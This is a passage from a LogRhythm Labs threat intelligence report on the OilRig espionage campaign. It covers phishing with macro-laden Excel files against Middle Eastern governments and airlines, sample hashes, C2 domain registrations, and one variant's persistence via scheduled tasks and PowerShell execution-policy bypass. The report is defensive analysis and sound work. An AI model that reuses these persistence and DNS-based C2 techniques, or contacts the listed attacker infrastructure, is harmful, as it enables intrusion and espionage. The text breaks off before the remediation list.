OILRIG CAMPAIGN ANALYSIS

LogRhythm Labs

March 2017

TLP: WHITE

LogRhythm®

The Security Intelligence Company

Table of Contents

Executive Summary

About OilRig

The earliest instance where a cyber attack was attributed to the OilRig campaign was in late 2015. To date, two periods of high activity have been identified following the initial attack. These were in May and October 2016. All known samples from these periods used infected Excel files attached to phishing emails to infect victims. Once infected, the victim machine can be controlled by the attacker to perform basic remote-access trojan-like tasks including command execution and file upload and download.

The primary targets have evolved over time, however, they continue to be focused on critical infrastructure and governmental entities. Early attacks were focused on Middle Eastern banks and government entities. The latest attacks, in October 2016, focused on government entities. They now include other Middle Eastern countries and the U.S. In addition, these latest attacks included a number of airlines from Middle Eastern countries. It is likely that this attacker will move to other industries, but history suggests they are most interested in these espionage activities rather than, for instance, intellectual property theft.

About this Report


The LogRhythm Labs™ Team (Labs Team) designed this report to provide actionable intelligence regarding threat actors and the tools, techniques, and procedures (TTPs) they use. Using this information, security operations center (SOC) analysts can better detect and respond to this specific threat.

The indicators of compromise (IOC) contained within this report can help detect attacks by this threat actor. Where applicable SOC analysts can import or create signatures that can be added to different security tools to watch for activity related to this campaign or those using similar TTPs. This report has been designated as **TLP:WHITE**[1] and therefore may be shared publicly. For this reason, while the TTPs contained within this report were current, the threat actor will likely take measures to thwart detection.

The mitigation and remediation strategies presented in this report can be used to respond to network attacks by this threat actor. SOC analysts can use SmartResponse™ plug-ins to assist in response efforts when an infected host is detected. Given the malware samples analyzed, remediation is simple and involves deletion of files and operating system objects. The Labs Team did not have a large sample of post-infection tools. Therefore, remediation of these tools is beyond the scope of this report.

[1] https://www.us-cert.gov/tlp

OilRig Infection Profile



Major Findings

This threat intelligence report is based on analysis by the Labs Team and examines the OilRig malware campaign. For this report, the Labs Team conducted open-source intelligence (OSINT) research for all publicly released data pertaining to this campaign and its associated malware samples. All malware samples were then analyzed using a combination of static and dynamic analysis techniques. The analysis results were then combined with threat intelligence and background information to produce this report.

- Phishing emails are used to deliver weaponized Microsoft Excel documents.
- 23 unique samples of weaponized documents have been identified.
- The samples correspond to roughly four families of malware when grouped by malware package components and command and control methodologies.
- Most malware samples, when weaponized documents are executed, use VisualBasic for application payload to infect a system with PowerShell (.ps1) and VisualBasic scripts.
- The malware achieves persistence by Microsoft Scheduled Tasks.
- Capabilities of the analyzed malware samples include very basic command execution, file upload and file download capability.
- Command and control mechanisms exist for both HTTP as well as a more stealthy DNS-based command and control and data infiltration/exfiltration mechanism.
- The analyzed malware samples are easily detected and remediated.
- Targets likely include government organizations, companies and government-owned companies in Saudi Arabia, United Arab Emirates, Qatar, Turkey and Israel.
- The attacks span an eight-month time frame in 2016, punctuated by periods of high activity.

Threat Intelligence Analysis

Threat Intelligence Analysis

Previous Reporting

Over the course of our investigation we identified three reports related to the OilRig campaign, one from FireEye in May of 2016,[2] and two from Palo Alto Networks—one from May 2016[3] and the other October 2016.[4] These reports put forth the following key points:

- Banks in the Middle East were targeted with phishing emails that contained weaponized Microsoft Excel attachments (FireEye).
- Technology organizations in Saudi Arabia were also targeted (Palo Alto Networks).
- These were likely related to a previous Saudi Arabian defense industry attack (Palo Alto Networks).
- One email appeared to be a legitimate conversation between employees that was then forwarded with a weaponized attachment (FireEye).
- Other related campaign phishing emails used job or service offering (Palo Alto Networks).
- Phishing campaigns appeared to be highly targeted (FireEye/Palo Alto Networks).
- Data exfiltration and C2 were tunneled over DNS (FireEye/Palo Alto Networks).

In addition, these reports provided a list of indiciators of compromise that our analysts combined with our own findings to enumerate as many samples of related malware as possible.

Malware Samples for Analysis

The following is the list of all malicious files identified as related to this campaign. Our malware analysis of these files concluded that most were likely related to the OilRig campaign except for several samples. These other samples differed enough that, without further evidence, attribution was not possible.

SHA256
0c64ab9b0c122b1903e8063e3c2c357cbbee99de07dc535e6c830a0472a71f39
0cd9857a3f626f8e0c07495a4799c59d502c4f3970642a76882e3ed68b790f8e
293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb
3957aaea99212a84704ce6a717a7a76f7a066c67e5236005f5e972a8d4a2aad7
3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a
3dcb5964f4fe4c13b0dbdcaba2298283ba2442bdd8d7cb3e07dc059f005e186c
4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281
55d0e12439b20dadb5868766a5200cbbe1a06053bf9e229cf6a852bfcf57d579
57efb7596e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4
662c53e69b66d62a4822e666031fd441bbdfa741e20d4511c6741ec3cb02475f
8bfbb637fe72da5c9aee9857ca81fa54a5abe7f2d1b061bc2a376943c63727c7
90639c7423a329e304087428a01662cc06e2e9153299e37b1b1c90f6d0a195ed
93fbdfbcb28a8795c644e150ddfd6bf77c8419042e4440e443a82fc60dd77d50
9f31a1908afb23a1029c079ee9ba8bdf0f4c815addbe8eac85b4163e02b5e777
a30f1c9568e32fab9b080cdd3ac7e2de46b2ee2e750c05d021a45242f29da7bf
af7c2648bba26e0d76e26b94101acb984e5a87a13e43a89ec2d004c823625ec8
bd0920c8836541f58e0778b4b64527e5a5f2084405f73ee33110f7bc189da7a9
c3c17383f43184a29f49f166a92453a34be18e51935ddbf09576a60441440e51
ca648d443c14f4dc39bf13cf2762351a14676d9324bbdd4395dfd2288b573644
ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530
e2ec7fa60e654f5861e09bbe59d14d0973bd5727b83a2a03f1cecf1466dd87aa
eab4489c2b2a8dcb0f2b4d6cf49876ea1a31b37ce06ab6672b27008fd43ad1ca
f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e

[2] https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html


[3] http://researchcenter.paloaltonetworks.com/2016/05/the-oilrig-campaign-attacks-on-saudi-arabian-organizations-deliver-helminth-backdoor/

[4] http://researchcenter.paloaltonetworks.com/2016/10/unit42-oilrig-malware-campaign-updates-toolset-and-expands-targets/

Campaign Targets

The reports from Fire Eye and Palo Alto Networks suggested that Middle Eastern banks and defense organizations in Saudi Arabia, companies in Qatar, and government organizations in Turkey, Israel, and the United States had been targeted by this campaign. Our analysts identified one phishing email that appeared to be sent to an organization within the Turkish government (shown in Figure 1). Another file that was analyzed had the name "de askeri darbe.xls." When translated from Turkish to English this likely means "military coup." The phishing email this file was attached to was not available for analysis to confirm.

In addition, our analysts knew of two airlines in the Middle East that were targeted in September 2016. During our analysis, we found multiple examples where Microsoft Excel spreadsheets, made to look like they included airline pricing information, had been weaponized. Several of these contained the names of Middle Eastern airlines such as "TurkishAirlines_Offers.xls" and "Israel Airline.xls." This evidence suggested many airlines in the Middle East might have been targeted. At least one phishing email containing an attachment such as these was known to have been sent to a Middle Eastern airline.



Wed 7/13/2016 [redacted]

[redacted]@THY.COM

New Portal Login

To [redacted]@mfa.gov.tr; [redacted]@mfa.gov.tr

Cc [redacted]@mfa.gov.tr

Message users.xls (51 KB)

Bu E-mail mesaji ve ekleri,isimleri yazili alicilar disindaki kisilere aciklanmamasi,dagitilmamasi ve iletilmemesi gereken kisiye ozel ve gizli bilgiler icerebilir.Mesajin muhatabi degilseniz lutfen gonderici ile irtibat kurunuz,mesaj ve eklerini siliniz.E-mail sistemlerinin tasidigi guvenlik risklerinden dolayi,mesajlarin gizlilikleri ve butunlukleri bozulabilir,mesaj virus icerebilir.Bilinen viruslere karsi kontrolleri yapilmis olarak yollanan mesajin sisteminizde yaratabilecegi olasi zararlardan Sirketimiz (T.H.Y. A.O) sorumlu tutulamaz.
This email and its attachments may contain private and confidential information intended for the use of the addressee only,which should not be announced,copied or forwarded.If you are not the intended recipient,please contact the sender,delete the message and its attachments.Due to security risks of email systems,the confidentiality and integrity of the message may be damaged,the message may contain viruses.This message is scanned for known viruses and our Company (Turkish Airlines Inc.) will not be liable for possible system damages caused by the message.

Figure 1: Spear Phishing Example

Malware Submission Analysis

The following table shows the malicious Excel files containing OilRig malware that have been submitted to open source threat intelligence, the filenames used, what country they were submitted from, and when they were submitted.
To reduce the amount of noise, we have only filtered the original data to show the most relevant submissions.

For instance, if a file was submitted multiple times by the same source, we only show the first submission. Or if the filename was changed to a hash value, as opposed to the original attachment name, it was filtered out. This was done for brevity and to show the victims, as opposed to security practitioners and investigators. The table below shows that samples uploaded to open source threat intelligence from countries outside the Middle East were also uploaded from within.

SHA256	Filenames	Submission Country	Date
4b511...	111.xls	South Africa	2016-05-09
4b511...	ServersStatus.xls	South Africa	2016-05-11
4b511...	Log (2).xls	South Africa	2016-05-12
4b511...	ServerLog.xls	South Africa	2016-05-12
f5a64...	Sample File.xls	South Africa	2016-05-15
4b511...	Log.xls	India	2016-05-17
0cd98...	cv.xls	United States	2016-06-22
3dcb5...	users.xls	Turkey	2016-07-14
90639...	de askeri darbe.xls	Turkey	2016-07-20
c3c17...	x.xls	United States	2016-08-06
e2ec7...	ccc.xls	Unites Arab Emirates	2016-08-09
e2ec7...	new 3.xls	South Africa	2016-08-11
90639...	password.xls	Unites Arab Emirates	2016-08-21
9f31a...	People List.xls	South Africa	2016-08-24
8bfbb...	test123.xls	Qatar	2016-08-28
55d0e...	Israel Airline.xls	Israel	2016-08-30
29352...	Special Offers.xls	Unites Arab Emirates	2016-09-04
ca8ce...	test.xls	France	2016-09-04
eab44...	users.xls	Kuwait	2016-09-10
29352...	Special Offers.xls	Poland	2016-09-24
29352...	Special Offers.xls	France	2016-09-25
29352...	Special Offers.xlsa	United States	2016-09-27
af7c2...	TurkishAirlines_Offers.xls	Azerbaijan	2016-10-03
3957a...	mainfile.xls	Great Britain	2016-10-05
3c901...	Symantec- Worst Passwords List 2016.xls	United States	2016-10-05

Table 1: Filename by Date

Malware Submission by Country

In analyzing the origin submission locations obtained via open source threat intelligence, we can see targeted countries, or which countries are likely performing analysis on this campaign group. Saudi Arabia likely contains the majority of targeted organizations by this actor group, as they represent the highest total number of unique submissions with 22. Great Britain and the United States follow in second and third place respectively with 11 and 9 different submissions of malware. These two countries likely represent two nations performing analysis on this campaign rather than being direct targets.

Other targets include the Middle Eastern countries of United Arab Emirates, Qatar, Israel, Turkey, and Azerbaijan. While it is not conclusive that each of these countries contains organizations attacked by this actor group, there are several indicators that do lead to that conclusion. Filenames such as "TurkishAirline_Offers.xls" and "Israel Airlines.xls" make a strong correlation that these particular organizations were targets at one point.




Figure 1: Total Submission by Country

Domain Registrations

The following domains are directly related to the malware analyzed within this report. There are several common factors between these domains and the registratars of the domains. The registrant names of Zak S. Whittaker and Aren Saginian appear within the majority of the domain registrations. A correlation exists among the following domains: dnsrecordsolver.tk, googlednsupdate.tk, and shalaghlagh.tk.

The domains were registered with Private Protection enabled, so detailed data regarding their registration is not currently available. These three domains are hardcoded within the analyzed malware samples highlighted within this report. It is currently unclear as to the origin countries or registrants of these domains.

Domain	Known Resolution	Registrant Creation	Registrant Name	Registrant Email
dnsrecordsolver.tk	Unknown	Unknown	Unknown	Unknown
googlednsupdate.tk	Unknown	Unknown	Unknown	Unknown
shalaghlagh.tk	195.20.46.112	Unknown	Unknown	Unknown
winodwsupdates.me	136.243.214.247	2015-12-28	Jason Park	jasonpark1980@mail.ru
go0gle.com	176.9.164.205, 5.157.86.5	2016-02-08	andres	user3401@talahost.net
update-kernal.net	46.4.232.65, 85.158.203.190	2016-05-15	Aren Saginian	zack.patrik@mail.com
windows-dns-resolver.org	149.202.230.140	2016-05-26	Aren Saginian	zack.patrik@mail.com
check-updater.org	85.158.203.190, 164.132.2.87	2016-05-26	Aren Saginian	zack.patrik@mail.com
microsoft-kernels-pdate.net	85.158.203.190, 192.99.102.2	2016-05-26	Aren Saginian	zack.patrik@mail.com
upgradesystems.info	85.158.203.190, 5.152.194.227, 95.219.15.23, 50.63.202.38	2016-05-26	Aren Saginian	zack.patrik@mail.com
googleupdate.download	192.99.102.35	2016-06-06	Unknown	Unknown
mslicensecheck.com		2016-08-01	Jennifer fjokovic	jennifer.djokovic@mail.ru
main-google-resolver.com	136.243.203.141	2016-09-10	Zak S Whittaker	zak.s.whittaker@gmail.com
net-support.info	50.63.202.66, 68.178.232.99	2016-09-11	Zak S Whittaker	zak.s.whittaker@gmail.com
updateorg.com	151.80.211.144	2016-10-09	Zak S Whittaker	zak.s.whittaker@gmail.com
yahoooooomail.com	195.22.28.210	2016-10-12	Matthew Pynhas	jgou.veia@gmail.com


Table 2: Analyzed Malware Domain Associations

Previously Attributed Domains

Domain attribution noted in previous reports does not bear resemblance to the current domain usage highlighted here. It is unclear at this time whether this is a clear separation of tactics used by the actor group. It is also unclear as to the naming convention used for the registrant names between previously reported domains and currently reported domain registrants.

Domain	Known Resolution	Registrant Creation	Registrant Name	Registrant Email
checkgoogle.org	23.227.196.103	2015-12-19	Andre Serkisian	andre.serkisian@chmail.Ir
Kernel.ws	5.39.112.87, 68.178.232.99	2009-10-13	Tucows	Unknown
mydomain1110.com	5.39.112.87, 81.95.5.190	2015-11-16	asghar darvishi	fakeandarfake@gmail.com
mydomain1607.com	162.223.90.0, 176.9.205.162	2015-07-15	edmund jasemian	edmondj@chmail.Ir
mydomain1609.com	176.9.0.0	2015-10-08	edmund jasmian	edmondj@chmail.Ir

Table 3: Previously Reported Domain Associations



Malware Analysis

Malware Analysis

Analysis showed that all of the samples fell, roughly, into one of four groups when taking into account command and control method and malicious package components. The following four samples of this malware are representative of the different variants analyzed: "Symantec- Worst Passwords List 2016.xls", "57ef.xls", "Special Offers.xls", and "test.xls". Table 4 provides a comparison of the similarities and differences among these representative samples. Abbreviated SHA256 values are used for brevity, but full values are listed in the metadata table contained in Appendix A.

Note: Sample malware "test.xls" is significantly different in methodology, possibly indicating attribution to a different actor.

Data	Symantec- Worst Passwords List 2016.xls	57ef.xls	Special Offers.xls	test.xls
Hash Value (SHA256)	3c901...	57efb...	29352...	ca8ce...
Modify Date (UTC)	2016-10-01 07:34	2016-09-26 11:09:00	2016-09-03 08:11:00	2016-09-04 04:55:00
C2 Methodology	DNS (A Records)	DNS (TXT Records)	DNS (A Records)	Raw UDP socket, manually crafted packet
Hardcoded C2 Domain	http://main-google-resolver.com	shalaghlagh.tk	googlednsupdate.tk	mslicensecheck.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__	http://83.142.230.138:7020/update.php?req=__	N/A	N/A
File Path	%PUBLIC%\Libraries\RecordedTV\	%UserProfile%\AppData\Local\Microsoft\Media\	%UserProfile%\AppData\Local\Microsoft\Media\	%PUBLIC%\Libraries\
Scheduled Task Name	GoogleUpdateTasksMachineUI	NvidiaUpdate	NvidiaUpdate	MSOfficeLicenseCheck
Scheduled Task Filename	backup.vbs	upd.vbs	upd.vbs	LicenseCheck.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1	dn.ps1	dn.ps1	N/A
Worksheet Names	Incompatible Worst Passwords List 2016	Sheet1 Sales Data	Amman Beirut Sheet1 Sheet2	Incompatible Sheet1 Sheet2

Table 4: Comparison of Variants

Symantec- Worst Passwords List 2016.xls

File Metadata	
Filename:	Symantec- Worst Passwords List 2016.xls
File Size (bytes):	79,360
MD5:	bbdb2ee0c172f35e6e23a88a5f5b39c0
SHA1:	b16d9e8bda7b87b35a4107d604fde10e76af76f8
SHA256:	3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a
File Type:	Microsoft Excel document
AV Detection Analysis:	8/54

Table 5: Symantec- Worst Passwords List 2016.xls

Major Findings

- A Scheduled Task named "GoogleUpdateTasksMachineUI" is created by the Excel macro, achieving persistence for the malware.
- The Scheduled Task is configured to run a Visual Basic script every three minutes.
- The malicious Visual Basic script runs two malicious PowerShell scripts, which do not persist after execution. As such, there is no persistent running process on the system outside of the Scheduled Task.
- One of the PowerShell scripts attempts to resolve <semi-random>.main-google-resolver.com, where the hostname is generated based on command and control functionality exercised.
- This script uses a customized DNS query and response pattern for command and control. This side-channel likely requires a purpose-built DNS server to function.
- The threat includes basic upload, download, and arbitrary command execution functionality.
- The additional PowerShell script runs an initialization routine followed by downloading and executing a file from http://main-google-resolver.com, and finally uploading result files to the server. Customized header fields for all packets sent to the server contain hardcoded values.

Analysis

When "Symantec- Worst Passwords List 2016.xls" is opened and macros are enabled, the embedded macro code performs the following:

- Creates three folders beneath the "%Public%\Libraries\RecordedTV\" folder used for uploading data ("up"), downloading data ("dn"), and for temporary files ("tp").
- Creates a Visual Basic script "%Public%\Libraries\RecordedTV\backup.vbs".
- Creates a PowerShell script "%Public%\Libraries\RecordedTV\DnE.ps1".
- Creates a PowerShell script "%Public%\Libraries\RecordedTV\DnS.ps1".
- Creates a Scheduled Task named "GoogleUpdateTasksMachineUI" in "%WinDir%\System32\Tasks\GoogleUpdateTasksMachineUI".
- Starts the scheduled task that is configured to run the earlier referenced script "backup.vbs".

The Visual Basic script "backup.vbs" executes the malicious PowerShell scripts by the following commands:

```
powershell -executionpolicy bypass -file "%Public%\Libraries\RecordedTV\DnE.ps1"
powershell -executionpolicy bypass -file "%Public%\Libraries\RecordedTV\DnS.ps1"
```

Communication Analysis

The malware uses a customized DNS record query and response pattern for command and control and includes basic upload, download, and arbitrary command execution functionality. A detailed analysis of the C2 methodology utilized is in the "Command and Control" section for " Symantec- Worst Passwords List 2016.xls."

Remediation Recommendations

Analysts can remediate this sample from a system simply by deleting the following Scheduled Task and files used for persistence:

